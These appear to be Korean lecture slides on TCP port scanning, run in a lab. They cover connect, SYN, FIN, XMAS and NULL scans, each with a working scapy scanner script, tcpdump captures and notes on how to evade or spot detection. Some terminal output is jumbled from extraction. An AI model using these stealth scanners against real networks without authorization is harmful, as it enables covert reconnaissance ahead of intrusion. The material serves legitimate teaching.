
Port scanning

- ▶ 컴퓨터 또는 네트워크 장치에서 열려 있는 포트와 서비스를 검색하는 데 사용
→ 해당 포트 뒤에서 어떤 서비스 또는 애플리케이션이 실행되고 있는지 파악
- 네트워크 보안 평가, 취약성 평가, 모의 침투 테스트.
- 해커가 악의적인 공격을 수행하기 위해 취약점을 찾는 과정에서 수행하는 사전 작업!



How to?

- ▶ 어찌긴... 그냥 다 해보는거지....!!
 - 3-way handshake 이 완료되면, 연결이 설정됨
→ 즉, 포트가 열려있다!
 - 서버가 SYN-ACK 대신 RST로 응답하면 서버에서 포트가 닫혀있다는 의미



```
root@esxi-02:/home/srcadmin/netsec# ncat -l -p 1001
```

Result

- ▶ 테스트 전에 특정 포트를 열어두세요... ncat를 활용!
 - e.g., ncat -l -p 1001

```
root@esxi-02:/home/srcadmin/netsec/05_l4attacks# p
10.10.32
1000: Closed
1001: Opened
1002: Closed
1003: Closed
1004: Closed
```

```
root@esxi-02:/home/srcadmin/netsec# tcpdump tcp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on h2-eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
15:28:00.519700 IP 10.10.10.33.57850 > 10.10.10.32.1000: Flags [S], seq 875307448, win 42340, options [mss 1
460,sackOK,TS val 1810964641 ecr 0,nop,wscale 9], length 0
15:28:00.519744 IP 10.10.10.32.1000 > 10.10.10.33.57850: Flags [R.], seq 0, ack 875307449, win 0, length 0
15:28:00.520070 IP 10.10.10.33.58848 > 10.10.10.32.1001: Flags [S], seq 3673226602, win 42340, options [mss
1460,sackOK,TS val 1810964642 ecr 0,nop,wscale 9], length 0
15:28:00.520097 IP 10.10.10.32.1001 > 10.10.10.33.58848: Flags [S.], seq 4245721906, ack 3673226603, win 434
40, options [mss 1460,sackOK,TS val 404260707 ecr 1810964642,nop,wscale 9], length 0
15:28:00.520123 IP 10.10.10.33.58848 > 10.10.10.32.1001: Flags [.], ack 1, win 83, options [nop,nop,TS val 1
810964642 ecr 404260707], length 0
15:28:00.520228 IP 10.10.10.33.58848 > 10.10.10.32.1001: Flags [F.], seq 1, ack 1, win 83, options [nop,nop,
TS val 1810964642 ecr 404260707], length 0
15:28:00.520274 IP 10.10.10.32.1001 > 10.10.10.33.58848: Flags [F.], seq 1, ack 2, win 85, options [nop,nop,
TS val 404260707 ecr 1810964642], length 0
15:28:00.520300 IP 10.10.10.33.58848 > 10.10.10.32.1001: Flags [.], ack 2, win 83, options [nop,nop,TS val 1
810964642 ecr 404260707], length 0
15:28:00.521556 IP 10.10.10.33.55526 > 10.10.10.32.1002: Flags [S], seq 920639659, win 42340, options [mss 1
```

On h2

그런데 뭔가 이상

- ▶ 스캔을 다시 한 번 수행하면 열려 있던 포트가 이제 닫힙니다!
- ▶ 왜?
 - ncat이 스캐너와 연결한 다음 스캐너가 연결을 닫으면서 작업을 완료함.
 - 따라서 포트가 더 이상 열려 있지 않게 됨

```
root@esxi-02:/home/10.10.32
1000: Closed
1001: Closed
1002: Closed
1003: Closed
1004: Closed
root@esxi-02:/home/
```

```
root@esxi-02:/home/srcadmin/netsec# ncat -l -p 1001
```

```
root@esxi-02:/home/srcadmin/netsec# ncat -l -p 1001
root@esxi-02:/home/srcadmin/netsec#
```

- ▶ 이것이 의미하는 바는...?!

TCP connect scan; 넵, 이건 시끄럽습니다...!

- ▶ TCP 연결 스캔은 가장 간단하고 안정적인 포트 스캔 유형
- ▶ 핸드셰이킹을 완료하여 완전한 TCP 연결을 시도
 - 각 포트에 **TCP SYN** 패킷을 보내고 응답을 기다림
 - 포트가 열려 있으면 대상은 **TCP SYN-ACK** 패킷을 다시 보냄
 - 그런 다음 스캐너는 연결을 닫기 위해 **TCP RST** 패킷을 보냄
 - 포트가 닫히면 대상은 연결 거부를 나타내는 **TCP RST** 패킷을 다시 보냄
- ▶ 핸드셰이킹이 완료되면 피해 시스템에 로그가 남습니다!




Stealth scanning

- ▶ 시스템에 로그를 남기지 않고 대상 시스템의 포트 상태를 검색
 - 보안 조치 우회 및 탐지 회피
- ▶ TCP SYN Scan (= TCP Half Open Scan)
- ▶ TCP FIN Scan
 - TCP XMAS Scan
 - TCP NULL Scan
- ▶ TCP Ack Scan
- ▶ UDP scan...
- ▶ ...

TCP SYN Scan

- ▶ 대상의 각 포트에 TCP SYN 패킷을 보내고 응답을 기다리지만 핸드셰이킹이 완료되지 않음
 - 포트가 열려있으면, 대상은 **TCP SYN-ACK packet**를 전송 (연결을 맺을 의향이 있음)
 - 그러면 스캐너는 응답을 무시하고 연결을 닫기 위해 TCP RST 패킷을 보내지 않음
 - 이렇게 하면 대상은 반개방 상태로 남아 최종 ACK 패킷을 기다리게 됨
 - 포트가 닫혀있으면, 타겟은 **TCP RST** 를전송 (연결을 안맺음)
- ▶ 탐지하기 어렵고 일부 보안 장치를 우회할 수 있음.



TCP SYN Scan

- `sr1( IP(dst=dst_ip)/ TCP(sport=src_port, dport=dst_port, flags="S"), timeout=10, verbose=0)`

```
from scapy.all import *
import sys

if len(sys.argv) < 2:
    print(sys.argv[0] + " <target ip>")
    sys.exit(0)

dst_ip = sys.argv[1]

for i in range(1000, 1005):
    dst_port = i
    src_port = RandShort()
    scan_resp = sr1( IP(dst=dst_ip)/\
                      TCP(sport=src_port, dport=dst_port, flags="S"),\
                      timeout=10, verbose=0
                    )

    if type(scan_resp) == type(None):
        print("%5d: Filtered"%dst_port)

    elif scan_resp.haslayer(TCP):
        if scan_resp.getlayer(TCP).flags == 0x12:
            send_rst = sr(IP(dst=dst_ip)/\
                           TCP(sport=src_port, dport=dst_port, flags="R"),\
                           timeout=0, verbose=0)
            print("%5d: Opened"%dst_port)
        elif scan_resp.getlayer(TCP).flags == 0x14:
            print("%5d: Closed"%dst_port)
```

Result

```
root@esxi-02:/home/srcadmin# netstat -tlnp
1000: Closed
1001: Opened
1002: Closed
1003: Closed
1004: Closed
```

```
root@esxi-02:/home/srcadmin/netsec# ncat -l -p 1001
```

```
root@esxi-02:/home/srcadmin/netsec# tcpdump tcp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on h2-eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
17:00:14.127791 IP 10.10.10.33.62899 > 10.10.10.32.1000: Flags [S], seq 0, win 8192, length 0
17:00:14.127835 IP 10.10.10.32.1000 > 10.10.10.33.62899: Flags [R.], seq 0, ack 1, win 0, length 0
17:00:14.161016 IP 10.10.10.33.18290 > 10.10.10.32.1001: Flags [S], seq 0, win 8192, length 0
17:00:14.161047 IP 10.10.10.32.1001 > 10.10.10.33.18290: Flags [S.], seq 1006448992, ack 1, win 42340, options [mss 1460], length 0
17:00:14.161072 IP 10.10.10.33.18290 > 10.10.10.32.1001: Flags [R], seq 1, win 0, length 0
17:00:14.192130 IP 10.10.10.33.20392 > 10.10.10.32.1001: Flags [R], seq 0, win 8192, length 0
17:00:14.228357 IP 10.10.10.33.39342 > 10.10.10.32.1002: Flags [S], seq 0, win 8192, length 0
17:00:14.228398 IP 10.10.10.32.1002 > 10.10.10.33.39342: Flags [R.], seq 0, ack 1, win 0, length 0
17:00:14.265300 IP 10.10.10.33.35381 > 10.10.10.32.1003: Flags [S], seq 0, win 8192, length 0
17:00:14.265342 IP 10.10.10.32.1003 > 10.10.10.33.35381: Flags [R.], seq 0, ack 1, win 0, length 0
17:00:14.301499 IP 10.10.10.33.54323 > 10.10.10.32.1004: Flags [S], seq 0, win 8192, length 0
17:00:14.301546 IP 10.10.10.32.1004 > 10.10.10.33.54323: Flags [R.], seq 0, ack 1, win 0, length 0
```

Weakness and strength points

- ▶ 연결 스캔보다 더 은밀하고 빠르지만 몇 가지 제한 사항이 있습니다!
- ▶ **Logging**
 - 최신 보안 서비스는 Half-open state에 대한 로그를 남김
- ▶ **Anomaly detection**
 - 많은 Half-opened 상태는 명백한 비정상 상황!
 - 보안 서비스들은 이를 손쉽게 파악가능...!
- ▶ **그러나 이를 완벽하게 막기는 어렵습니다...!**
 - 왜.....?

TCP FIN Scan

- ▶ 좀 더 은밀...!
- ▶ 사전 연결 없이 FIN 패킷을 전송할 수 있도록 허용하는 TCP의 제한을 악용...!
- ▶ 대상의 각 포트에 **TCP FIN** 패킷을 전송하고 응답을 기다림
 - 포트가 열려 있거나 필터링된 경우, 대상은 패킷을 무시하고 응답을 보내지 않음
 - 포트가 닫혀 있으면 대상은 오류를 나타내는 TCP RST 패킷을 다시 보냄.



TCP FIN Scan

```
from scapy.all import *
import sys

if len(sys.argv) < 2:
    print(sys.argv[0] + " <target ip>")
    sys.exit(0)

dst_ip = sys.argv[1]

for i in range(1000, 1005):
    dst_port = i
    src_port = RandShort()
    scan_resp = sr1( IP(dst=dst_ip)/\
                     TCP(sport=src_port, dport=dst_port, flags="F"),\
                     timeout=10, verbose=0
                    )

    if type(scan_resp) == type(None) :
        print("%5d: Opened or Filtered"%dst_port)

    elif scan_resp.haslayer(TCP):
        if scan_resp.getlayer(TCP).flags == 0x14:
            print("%5d: Closed"%dst_port)
```


Result

```
root@esxi-02:/home/srcadmin/netsec# nc -l -p 1001
0.32
1000: Closed
1001: Opened or Filtered
1002: Closed
1003: Closed
1004: Closed
root@esxi-02:/home/srcadmin/netsec#
```


```
root@esxi-02:/home/srcadmin/netsec# ncat -l -p 1001
```

```
root@esxi-02:/home/srcadmin/netsec# tcpdump tcp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on h2-eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
17:36:03.555305 IP 10.10.10.33.27446 > 10.10.10.32.1000: Flags [F], seq 0, win 8192, length 0
17:36:03.555328 IP 10.10.10.32.1000 > 10.10.10.33.27446: Flags [R.], seq 0, ack 1, win 0, length 0
17:36:03.592136 IP 10.10.10.33.63303 > 10.10.10.32.1001: Flags [F], seq 0, win 8192, length 0
17:36:13.629532 IP 10.10.10.33.59836 > 10.10.10.32.1002: Flags [F], seq 0, win 8192, length 0
17:36:13.629611 IP 10.10.10.32.1002 > 10.10.10.33.59836: Flags [R.], seq 0, ack 1, win 0, length 0
17:36:13.664367 IP 10.10.10.33.28321 > 10.10.10.32.1003: Flags [F], seq 0, win 8192, length 0
17:36:13.664407 IP 10.10.10.32.1003 > 10.10.10.33.28321: Flags [R.], seq 0, ack 1, win 0, length 0
17:36:13.693791 IP 10.10.10.33.65206 > 10.10.10.32.1004: Flags [F], seq 0, win 8192, length 0
17:36:13.693833 IP 10.10.10.32.1004 > 10.10.10.33.65206: Flags [R.], seq 0, ack 1, win 0, length 0
```

TCP Xmas Scan

```
... 0000 0010 1001 = Flags: 0x029 (FIN, PSH, URG)
000. .... = Reserved: Not set
...0 .... = Nonce: Not set
... 0... = Congestion Window Reduced (CWR): Not set
... .0.. = ECN-Echo: Not set
... ..1. = Urgent: Set
... ...0 = Acknowledgment: Not set
... ....1... = Push: Set
... ....0.. = Reset: Not set
... ....0. = Syn: Not set
+ ... ....1 = Fin: Set
```

- ▶ TCP FIN의 변형
- ▶ 대상의 각 포트에 여러 플래그가 설정된 TCP 패킷을 전송하고 응답을 기다림
 - FIN, PSH, URG, 플래그를 동시에 활용... 마치 크리스마스 트리처럼...!
 - 포트가 열려 있거나 필터링된 경우, 타겟은 패킷을 무시하고 응답을 보내지 않음
 - 포트가 닫혀 있으면 대상은 오류를 나타내는 TCP RST 패킷을 다시 보냄



TCP XMAS Scan

```
from scapy.all import *
import sys

if len(sys.argv) < 2:
    print(sys.argv[0] + " <target ip>")
    sys.exit(0)

dst_ip = sys.argv[1]

for i in range(1000, 1005):
    dst_port = i
    src_port = RandShort()
    scan_resp = sr1( IP(dst=dst_ip)/\
                     TCP(sport=src_port, dport=dst_port, flags="FPU"),\
                     timeout=10, verbose=0
                    )

    if type(scan_resp) == type(None) :
        print("%5d: Opened or Filtered"%dst_port)

    elif scan_resp.haslayer(TCP):
        if scan_resp.getlayer(TCP).flags == 0x14:
            print("%5d: Closed"%dst_port)
```

Result


```
root@esxi-02:/home/srcadmin/netsec# nc -l -p 1000
0.32
1000: Closed
1001: Opened or Filtered
1002: Closed
1003: Closed
1004: Closed
root@esxi-02:/home/srcadmin/netsec#
```

```
root@esxi-02:/home/srcadmin/netsec# ncat -l -p 1001
```

```
root@esxi-02:/home/srcadmin/netsec# tcpdump tcp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on h2-eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
18:10:04.067749 IP 10.10.10.33.18578 > 10.10.10.32.1000: Flags [FPU], seq 0, win 8192, urg 0, length 0
18:10:04.067807 IP 10.10.10.32.1000 > 10.10.10.33.18578: Flags [R.], seq 0, ack 1, win 0, length 0
18:10:04.108412 IP 10.10.10.33.59991 > 10.10.10.32.1001: Flags [FPU], seq 0, win 8192, urg 0, length 0
18:10:14.152245 IP 10.10.10.33.25922 > 10.10.10.32.1002: Flags [FPU], seq 0, win 8192, urg 0, length 0
18:10:14.152288 IP 10.10.10.32.1002 > 10.10.10.33.25922: Flags [R.], seq 0, ack 1, win 0, length 0
18:10:14.188213 IP 10.10.10.33.35773 > 10.10.10.32.1003: Flags [FPU], seq 0, win 8192, urg 0, length 0
18:10:14.188242 IP 10.10.10.32.1003 > 10.10.10.33.35773: Flags [R.], seq 0, ack 1, win 0, length 0
18:10:14.220232 IP 10.10.10.33.38904 > 10.10.10.32.1004: Flags [FPU], seq 0, win 8192, urg 0, length 0
18:10:14.220275 IP 10.10.10.32.1004 > 10.10.10.33.38904: Flags [R.], seq 0, ack 1, win 0, length 0
```

TCP NULL Scan

- ▶ FIN scan 버전 2
- ▶ 아무런 플래그 없이 TCP를 보내기...! (확실히 이상한!!!)
 - 포트가 열려 있거나 필터링된 경우, 타겟은 패킷을 무시하고 응답을 보내지 않음
 - 포트가 닫혀 있으면 대상은 오류를 나타내는 TCP RST 패킷을 다시 보냄



TCP Null Scan

```
from scapy.all import *
import sys

if len(sys.argv) < 2:
    print(sys.argv[0] + " <target ip>")
    sys.exit(0)

dst_ip = sys.argv[1]

for i in range(1000, 1005):
    dst_port = i
    src_port = RandShort()
    scan_resp = sr1( IP(dst=dst_ip)/\
                     TCP(sport=src_port, dport=dst_port, flags=""),\
                     timeout=10, verbose=0
                    )

    if type(scan_resp) == type(None) :
        print("%5d: Opened or Filtered"%dst_port)

    elif scan_resp.haslayer(TCP):
        if scan_resp.getlayer(TCP).flags == 0x14:
            print("%5d: Closed"%dst_port)
```


Result

```
root@esxi-02:/home/srcadmin/netsec# nc -l -p 1001
1000: Closed
1001: Opened or Filtered
1002: Closed
1003: Closed
1004: Closed
root@esxi-02:/home/srcadmin/netsec#
```

```
root@esxi-02:/home/srcadmin/netsec# ncat -l -p 1001
```

```
root@esxi-02:/home/srcadmin/netsec# tcpdump tcp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on h2-eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
18:48:22.703655 IP 10.10.10.33.36496 > 10.10.10.32.1000: Flags [none], win 8192, length 0
18:48:22.703692 IP 10.10.10.32.1000 > 10.10.10.33.36496: Flags [R.], seq 0, ack 0, win 0, length 0
18:48:22.737340 IP 10.10.10.33.1669 > 10.10.10.32.1001: Flags [none], win 8192, length 0
18:48:32.785404 IP 10.10.10.33.11856 > 10.10.10.32.1002: Flags [none], win 8192, length 0
18:48:32.785452 IP 10.10.10.32.1002 > 10.10.10.33.11856: Flags [R.], seq 0, ack 0, win 0, length 0
18:48:32.820595 IP 10.10.10.33.33496 > 10.10.10.32.1003: Flags [none], win 8192, length 0
18:48:32.820646 IP 10.10.10.32.1003 > 10.10.10.33.33496: Flags [R.], seq 0, ack 0, win 0, length 0
18:48:32.852475 IP 10.10.10.33.22795 > 10.10.10.32.1004: Flags [none], win 8192, length 0
18:48:32.852509 IP 10.10.10.32.1004 > 10.10.10.33.22795: Flags [R.], seq 0, ack 0, win 0, length 0
```

Weakness and strength points of FIN/XMAS/NULL

▶ Easy to filter

- 보통의 경우 FIN등으로 패킷을 시작할 수가 없음...!
- 확실히 비정상적인 플래그이므로 탐지가 쉬움.

▶ Accuracy

- 만약 모든 핀 패킷에 응답하거나, 모두 무시한다면...?! False positive/negative

▶ Time consumption

- 응답이 없다는 확신이 들 때 까지...억지로 좀 기다려야함...

▶ Coverttness

